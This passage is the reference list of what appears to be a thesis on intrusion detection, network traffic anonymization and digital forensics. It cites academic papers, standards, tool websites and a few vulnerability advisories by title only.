[A79] Alfred J. Menezes, Paul van Oorschot, and Scott Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996.

[A80] David Moore, Colleen Shannon, Doug Brown, Geoffrey M. Voelker, and Stefan Savage. Inferring internet denial-of-service activity. 2006. To appear in IEEE/ACM Transactions on Computer Science.

[A81] David Moore, Geoffrey M. Voelker, and Stefan Savage. Inferring internet denial-of-service activity. In *Proceedings of the 2001 USENIX Security Symposium*, 2001.

[A82] Stephan Neuhaus and Andreas Zeller. Isolating intrusions by automatic experiments. In *Proceedings of the 13th Annual Network and Distributed System Security Symposium*, pages 71 – 80, 2006.

[A83] David M. Nicol, William H. Sanders, and Kishor S. Trivedi. Model-based evaluation: From dependability to security. *IEEE Transactions on Dependable and Secure Computing*, 1:48 – 65, 2004.

[A84] NIST. Computer security threat monitoring and surveillance. Technical report, NIST, 1980.

[A85] Stephen Northcutt and Judy Novak. *Network Intrusion Detection (3rd Edition)*. Sams, 2002.

[A86] Tom O'Connor. Introduction to crime reconstruction. Lecture Notes for Criminal Investigation, 2004. North Carolina Wesleyan College.

[A87] OECD guidelines governing the protection of privacy and transborder flows of personal data, 1980. Adopted by the Council 23 September 1980.

[A88] Dirk Ourston, Sara Matzner, William Stump, and Bryan Hopkins. Applications of hidden Markov models to detecting multi-stage network attacks. In *Proceedings of the 36th Hawaii International Conference on System Sciences (HICSS)*, 2003.

[A89] Lasse Øverlier, Tønnes Brekne, and André Årnes. Non-expanding transaction specific pseudonymization for IP traffic monitoring. In *Proceedings of the 4th International Conference on Cryptology and Network Security (CANS)*, volume 3810. Springer, 2005.

[A90] Venkata N. Padmanabhan and Lakshminarayanan Subramanian. An investigation of geographic mapping techniques for internet hosts. *Proceedings of SIGCOMM'2001*, page 13, 2001.

[A91] Ruoming Pang and Vern Paxson. A high-level programming environment for packet trace anonymization and transformation. In *SIGCOMM '03: Proceedings of the 2003 conference on Applications, technologies, architectures, and protocols for computer communications*, pages 339–351, New York, NY, USA, 2003. ACM Press.

[A92] Giuseppe Persiano and Ivan Visconti. An efficient and usable multi-show non-transferable anonymous credential system. In *Financial Cryptography: 8th International Conference*, pages 196–211. Springer-Verlag, LNCS 3110, September 2004.

[A93] Markus Peuhkuri. A method to compress and anonymize packet traces. *Internet Measurement Workshop (San Francisco, California, USA: 2001)*, pages 257–261, 2001.

[A94] Andreas Pfitzmann and Marit Koehntopp. Anonymity, unobservability, and pseudonymity – A proposal for terminology. In *Workshop on Design Issues in Anonymity and Unobservability*, 2000.

[A95] Phillip A. Porras, Martin W. Fong, , and Alfonso Valdes. A mission-impact-based approach to INFOSEC alarm correlation. In *Proceedings of the International Symposium on the Recent Advances in Intrusion Detection*, pages 95–114, Zurich, Switzerland, October 2002.

[A96] Phillip A. Porras and Peter G. Neumann. EMERALD: Event monitoring enabling responses to anomalous live disturbances. In *Proc. 20th NIST-NCSC National Information Systems Security Conference*, pages 353–365, 1997.

[A97] Lawrence R. Rabiner. A tutorial on hidden Markov models and selected applications in speech recognition. *Readings in speech recognition*, pages 267–296, 1990.

[A98] Ramaswamy Ramaswamy, Ning Weng, and Tilman Wolf. An IXA-based network measurement node. In *Proc. of Intel IXA University Summit*, 2004.

[A99] RAND. *Advanced Network Defense Research – Proceedings of a Workshop*, 2000.

[A100] Jean-François Raymond Raymond. Traffic analysis: Protocols, attacks, design issues, and open problems. In *Workshop on Design Issues in Anonymity and Unobservability*. Springer-Verlag, LNCS 2009, July 2000.

[A101] Michael Richmond. ViSe: A virtual security testbed. Master's thesis, University of California, Santa Barbara, 2005.

[A102] James Riordan, Andreas Wespi, and Diego Zamboni. How to hook worms. *IEEE Spectrum*, 2005.

[A103] Sheldon M. Ross. *Introduction to Probability Models*. Academic Press, New York, 8th edition, 2003.

[A104] Lee Rossey, Robert Cunningham, David Fried, Jesse Rabek, Richard Lippman, Joshua Haines, and Marc Zissman. LARIAT: Lincoln adaptable real-time information assurance testbed. *2002 IEEE Aerospace Conference Proceedings*, 2002.

[A105] William H. Sanders Sankalp Singh, Michel Cukier. Probabilistic validation of an intrusion-tolerant replication system. In de Bakker, J.W., de Roever, W.-P., and Rozenberg, G., editors, *International Conference on Dependable Systems and Networks (DSN'03)*, June 2003.

[A106] Bruce Schneier. *Applied Cryptography.* John Wiley & Sons, Inc., 1996.

[A107] Adam Slagell, Jun Wang, and William Yurick. Network log anonymization: Application of Crypto-PAn to Cisco Netflows. In *IEEE Workshop on Secure Knowledge Management (SKM)*, 2004.

[A108] Steven R. Snapp, James Brentano, Gihan V. Dias, Terrance L. Goan, L. Todd Heberlein, Che lin Ho, Karl N. Levitt, Biswanath Mukherjee, Stephen E. Smaha, Tim Grance, Daniel M. Teal, and Doug Mansur. DIDS (distributed intrusion detection system) – motivation, architecture, and an early prototype. In *Proceedings of the 14th National Computer Security Conference*, pages 167–176, Washington, DC, 1991.

[A109] Michael Sobirey, Simone Fischer-Hübner, and Kai Rannenberg. Pseudonymous audit for privacy enhanced intrusion detection. In *SEC*, pages 151–163, 1997.

[A110] Lance Spitzner. *Know Your Enemy: Revealing the Security Tools, Tactics, and Motives of the Blackhat Community.* Addison Wesley, 2001.

[A111] Lance Spitzner. *Honeypots: Tracking Hackers.* Addison Wesley, 2002.

[A112] Lance Spitzner. *Know Your Enemy: Learning about Security Threats (2nd Edition).* Addison Wesley, 2004.

[A113] Markus Stadler. *Cryptographic Protocols for Revocable Privacy.* PhD thesis, ETH Zurich, 1996.

[A114] Tye Stallard and Karl N. Levitt. Automated analysis for digital forensic science: Semantic integrity checking. In *Proceedings of the Annual Computer Security Applications Conference(ACSAC)*, pages 160–169, 2003.

[A115] Tye B. Stallard. Automated analysis for digital forensic science. Master's thesis, University of California, Davis, 2002.

[A116] Standards Australia and Standards New Zealand. AS/NZS 4360: 2004 risk management, 2004.

[A117] Standards Australia and Standards New Zealand. HB 436:2004 (guidelines to AS/NZS 4360:2004): Risk management guidelines companion to AS/NZS 4360:2004, 2004.

[A118] Stuart Staniford-Chen, Steven Cheung, Richard Crawford, Mark Dilger, Jeremy Frank, James A. Hoagland, Karl N. Levitt, Christopher Wee, Raymond W. Yip, and Dan Zerkle. GrIDS – a graph-based intrusion detection system for large networks. In *Proceedings of the 19th National Information Systems Security Conference*, 1996.

[A119] Peter Stephenson. Formal modeling of post-incident root cause analysis. *International Journal of Digital Evidence*, 2, 2003.

[A120] Gary Stonebumer, Alice Goguen, and Alexis Feringa. Risk management guide for information technology systems, special publication 800-30, 2002.

[A121] Gary Stoneburner, Clark Hayden, and Alexis Feringa. Engineering principles for it security (a baseline for achieving security), special publication 800-27, 2001.

[A122] Sun Microsystems, Inc. *Installing, Administering, and Using the Basic Security Module*. 2550 Garcia Ave., Mountain View, CA 94043, December 1991.

[A123] Marianna Swanson and Barbara Guttman. Generally accepted principles and practices for securing information technology systems, 1996.

[A124] Juan Jim Tan, Stefan Poslad, and Yanmin Xi. Policy driven systems for dynamic security reconfiguration. *Autonomous Agents and Multi-agent Systems Conference (AAMAS)*, 3:1274 – 1275, 2004.

[A125] The European Parliament. Directive 2006/24/EC of the european parliament and of the council on the retention of data generated or processed in connection with the provision of publicly available electronic communications services or of public communications networks and amending, 2006.

[A126] Directive 95/46/EC on the protection of individuals with regard to the processing of personal data nad on the free movement of such data, 1995.

[A127] The Open Web Application Security Project. The ten most critical web application security vulnerabilities. Technical report, OWASP, 2004.

[A128] Lee Badger Timothy Fraser. Ensuring continuity during dynamic security policy reconfiguration in DTE. In *1998 IEEE Symposium on Security and Privacy*, 1998.

[A129] UN guidelines concerning computerized personal data files, 1990. Adopted by the General Assembly on 14 December 1990.

[A130] Hildegunn Vada. Rekonstruksjon av angrep mot IKT-systemer (reconstruction of attacks on ICT systems). Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway, 2004.

[A131] Fredrik Valeur, Giovanni Vigna, Cristopher Kruegel, and Richard A. Kemmerer. A comprehensive approach to intrusion detection alert correlation. *IEEE Transactions on Dependable and Secure Computing*, 1(3):146–169, July-September 2004.

[A132] Douglas Moran Vice. Trapping and tracking hackers: Collective security for survival in the internet age.

[A133] Giovanni Vigna, Richard A. Kemmerer, and Per Blix. Designing a web of highly-configurable intrusion detection sensors. In W. Lee, L. Mè, and A. Wespi, editors, *Proceedings of the 4^{th} International Symposium on Recent Advances in Intrusion Detection (RAID)*, volume 2212 of *LNCS*, pages 69–84, Davis, CA, October 2001. Springer-Verlag.

[A134] Giovanni Vigna, Fredrik Valeur, and Richard Kemmerer. Designing and implementing a family of intrusion detection systems. In *Proceedings of European Software Engineering Conference and ACM SIGSOFT Symposium on the Foundations of Software Engineering (ESEC/FSE)*, Helsinki, Finland, September 2003.

[A135] The platform for privacy preferences 1.0 (P3P1.0) specification, 2002. W3C Recommendation 16 April 2002.

[A136] Xiaoyun Wang, Dengguo Feng, Xuejia Lai, and Hongbo Yu. Collisions for hash functions MD4, MD5, HAVAL-128 and RIPEMD. Cryptology ePrint Archive, Report 2004/199, 2004.

[A137] Xiaoyun Wang, Yiqun Lisa Yin, and Hongbo Yu. Finding collisions in the full SHA-1. In Victor Shoup, editor, *CRYPTO*, volume 3621 of *Lecture Notes in Computer Science*, pages 17–36. Springer, 2005.

[A138] Christina Warrender, Stephanie Forrest, and Barak A. Pearlmutter. Detecting intrusions using system calls: Alternative data models. In *Proceedings of the 1999 IEEE Symposium on Security and Privacy*, 1999.

[A139] Wei Wei, Bing Wang, and Don Towsley. Continuous-time hidden Markov models for network performance evaluation. *Performance Evaluation*, 49:129–146, 2002.

[A140] Brian White, Jay Lepreau, Leigh Stoller, Robert Ricci, Shashi Guruprasad, Mac Newbold, Mike Hibler, Chad Barb, and Abhijeet Joglekar. An integrated experimental environment for distributed systems and networks. In *Fifth Symposium on Operating Systems Design and Implementation*, pages 255–260, Boston, MA, December 2002. USENIX Association.

[A141] Konstantinos Xinidis, Ioannis Charitakis, Spiros Antonatos, Kostas G. Anagnostakis, and Evangelos P. Markatos. An active splitter architecture for intrusion detection and prevention. *IEEE Transactions on Dependable and Secure Computing*, 3(1), January – March 2006.

[A142] Jun Xu, Jinliang Fan, Mostafa Ammar, and Sue B. Moon. On the design and performance of prefix-preserving IP traffic trace anonymization. In *Proceedings of the ACM SIGCOMM Internet Measurement Workshop 2001*, 2001.

[A143] Jun Xu, Jinliang Fan, Mostafa Ammar, and Sue B. Moon. Prefix-preserving IP address anonymization: Measurement-based security evaluation and a new cryptography-based scheme. *ICNP 2002*, 2002.

[A144] Cliff C. Zou, Weibo Gong, Don Towsley, and Lizin Gao. The monitoring and early detection of internet worms. *IEEE/ACM Transactions on Networking*, 13(5), October 2005.

Web References

[B145] aXiS. IWConfig Local ARGV command line buffer overflow vulnerability, 2003. Bugtraq ID 8901. http://www.securityfocus.com/bid/8901.

[B146] Ernest Baca. Using linux VMware and SMART to create a virtual computer to recreate a suspect's computer, 2003. http://www.linux-forensics.com/SMARTForensics.pdf.

[B147] Computer emergency response team (CERT). http://www.cert.org/.

[B148] The cooperative association for internet data analysis (CAIDA). http://www.caida.org/.

[B149] Brian D. Carrier. The Sleuth Kit and Autopsy, 2006. http://www.sleuthkit.org.

[B150] CERT. CERT® advisory CA-2003-20 W32/Blaster worm, 2003. http://www.cert.org/advisories/CA-2003-20.html.

[B151] CIA. The world factbook, 2006. https://www.cia.gov/cia/publications/factbook/rankorder/2153rank.html.

[B152] CORAS IST-2000-25031 Web Site, 2003. http://www.nr.no/coras.

[B153] Andy Cuff. Talisker Anti Forensic Tools, 2004. http://www.networkintrusion.co.uk/foranti.htm.

[B154] N. Desai. IDS correlation of VA data and IDS alerts. http://www.securityfocus.com/infocus/1708, June 2003.

[B155] Jeff Dike. User mode linux, 2005. http://user-mode-linux.sourceforge.net/.

[B156] Guidance Software, Inc. Encase, 2006. http://www.encase.com.

[B157] Honeynet Project. Know your enemy: Learning with VMware – building virtual honeynets using VMware, 2003. www.honeynet.org.

[B158] Honeynet Project. Detecting VMware, 2005. http://www.honeynet.org/papers/bots/botnet-code.html.

[B159] Internet storm center (ISS). http://www.incidents.org.

[B160] John Leyden. Trojan defence clears man on child porn charges, 2003. http://www.theregister.co.uk/2003/04/24/trojan_defence_clears_man/.

[B161] Lincoln Laboratory. Lincoln laboratory scenario (DDoS) 1.0, 2000. http://www.ll.mit.edu/SST/ideval/data/2000/LLS_DDOS_1.0.html.

[B162] T. Liston. Welcome to my tarpit: The tactical and strategic use of labrea, 2001. http://hts.dshield.org/LaBrea/LaBrea.txt.

[B163] Lobster – large-scale monitoring of broadband internet infrastructures, 2006. http://www.ist-lobster.com.

[B164] MAWI Working Group. MAWI working group traffic archive, 2006. http://tracer.csl.sony.co.jp/mawi/.

[B165] The Metasploit project, 2006. http://www.metasploit.com.

[B166] Microsoft. Microsoft Virtual PC, 2004. http://www.microsoft.com/windows/virtualpc/default.mspx.

[B167] John A. Miller. JSIM: A Java-based simulation and animation environment. http://chief.cs.uga.edu/~jam/jsim/.

[B168] Jose Nazario. The wormblog. http://www.wormblog.com.

[B169] Niels Provos. The honeyd virtual honeypot, 2005. http://www.honeyd.org.

[B170] Marcus Ranum. Intrusion detection: Challenges and myths. http://secinf.net/info/ids/ids_mythe.html.

[B171] ronvdaal@zarathustra.linux666.com. PHPBB Viewtopic.PHP remote code execution vulnerability, 2005. Bugtraq ID 14086. http://www.securityfocus.com/bid/14086.

[B172] Kurt Seifried. Honeypotting with VMware, 2002. http://www.seifried.org/security/ids/20020107-honeypot-vmware-basics.html.

[B173] Tim Shelton. VMware flaw in NAT function lets remote users execute arbitrary code, 2005. http://securitytracker.com/alerts/2005/Dec/1015401.html.

[B174] Elliot Spencer. ILook investigator toolsets, 2006. http://www.ilook-forensics.org.

[B175] The DETER project. The DETER testbed: Overview, 2004. http://www.isi.edu/deter/docs/testbed.overview.htm.

[B176] The Internet Society. ISOC member briefing 20 – DNS root name servers frequently asked questions, 2005. http://www.isoc.org/briefings/020/.

[B177] Ivar Mortensson-Egnund (translation). Grímnismál. http://www.heimskringla.no/norsk/edda/grimnismal.php.

[B178] Ivar Mortensson-Egnund (translation). Håvamål. http://www.heimskringla.no/norsk/edda/havamal.php.

[B179] University of Cambridge Computer Laboratory. The Xen virtual machine monitor, 2005. http://www.cl.cam.ac.uk/.

[B180] VMware. VMware 5.0 manual, 2005. http://www.vmware.com.

[B181] Max Vozeler. CDRTools RSH environment variable privilege escalation vulnerability, 2004. Bugtraq ID 11075. http://www.securityfocus.com/bid/11075.

News References

[C182] Robert McMillan. Researchers hack Wi-Fi driver to breach laptop, 2006. http://www.infoworld.com/article/06/06/21/79536_HNwifibreach_1.html.

[C183] Mark Rasch. The giant wooden horse did it!, 2004. http://www.securityfocus.com/columnists/208.